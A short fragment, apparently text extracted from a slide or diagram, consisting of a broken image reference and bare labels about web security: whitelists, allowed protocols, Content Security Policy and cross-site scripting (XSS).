


Whitelist



Allow protocol

Content Security Policy



XSS

Cross-site Scripting